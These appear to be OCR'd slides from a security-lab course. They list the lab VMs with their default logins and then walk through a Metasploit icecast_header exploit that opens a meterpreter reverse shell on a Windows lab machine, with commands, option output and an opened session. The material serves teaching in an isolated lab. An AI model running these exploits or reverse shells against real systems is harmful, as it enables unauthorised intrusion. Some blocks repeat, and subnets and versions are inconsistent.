
I have created a Kali virtual machine image on Google Cloud Platform which is using nested virtualization to host within it several virtual machines: a Windows instance, a Metasploitable2 instance, and a security onion instance. They are hosted using `kvm` and `libvirt` and accessed using `virt-manager`.

Read these instructions to get oriented to and set up on Google Cloud Platform, and to get access to the Kali virtual machine. Anyone should be able to see and use the custom class kali image if they join this Google Group (public access):

`infosec-net` Network Map

The network map is as follows:

IP Address	Machine	Login	Password
192.168.56.101	Kali (the host)	root	toor
192.168.56.100	Windows 19	Labuser	Passw0rd!
192.168.56.102	Metasploitable2	msfadmin	msfadmin
192.168.56.103	Security Onion	securityonion	Password1



`infosec-net` Network Map


The network map is as follows:

IP Address	Machine	Login	Password
192.168.56.101	Kali (the host)	root	toor
192.168.56.100	Windows 19	Labuser	Passw0rd!
192.168.56.102	Metasploitable2	msfadmin	msfadmin
192.168.56.103	Security Onion	securityonion	Password1


Metasploit basics – setting up the reverse shell

Remote host:

Local host:




```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.56.100
RHOSTS ⇒ 192.168.56.100
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.56.101
LHOST ⇒ 192.168.56.101
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.56.100   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```




IP Address	Machine
192.168.56.101	Kali (the host)
192.168.56.100	Windows 19

Metasploit basics – setting up the reverse shell




```
msf5 exploit(windows/http/icecast_header) > set rhost 192.168.55.100
rhost => 192.168.55.100
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.55.100   yes       The target address range or CIDR identifier
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.55.101   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Metasploit basics – run the exploit



```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (175174 bytes) to 192.168.56.100
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.100:49783) at 2021-10-19 12:16:09 -0400

meterpreter >
```

Metasploit Framework's Meterpreter workflow



Exploit + 1st Stage Payload

Payload Connects back to MSF


2nd Stage DLL Injection Payload Sent

MSF Sends Meterpreter Server DLL

Client and Server Communicate

Metasploit basics

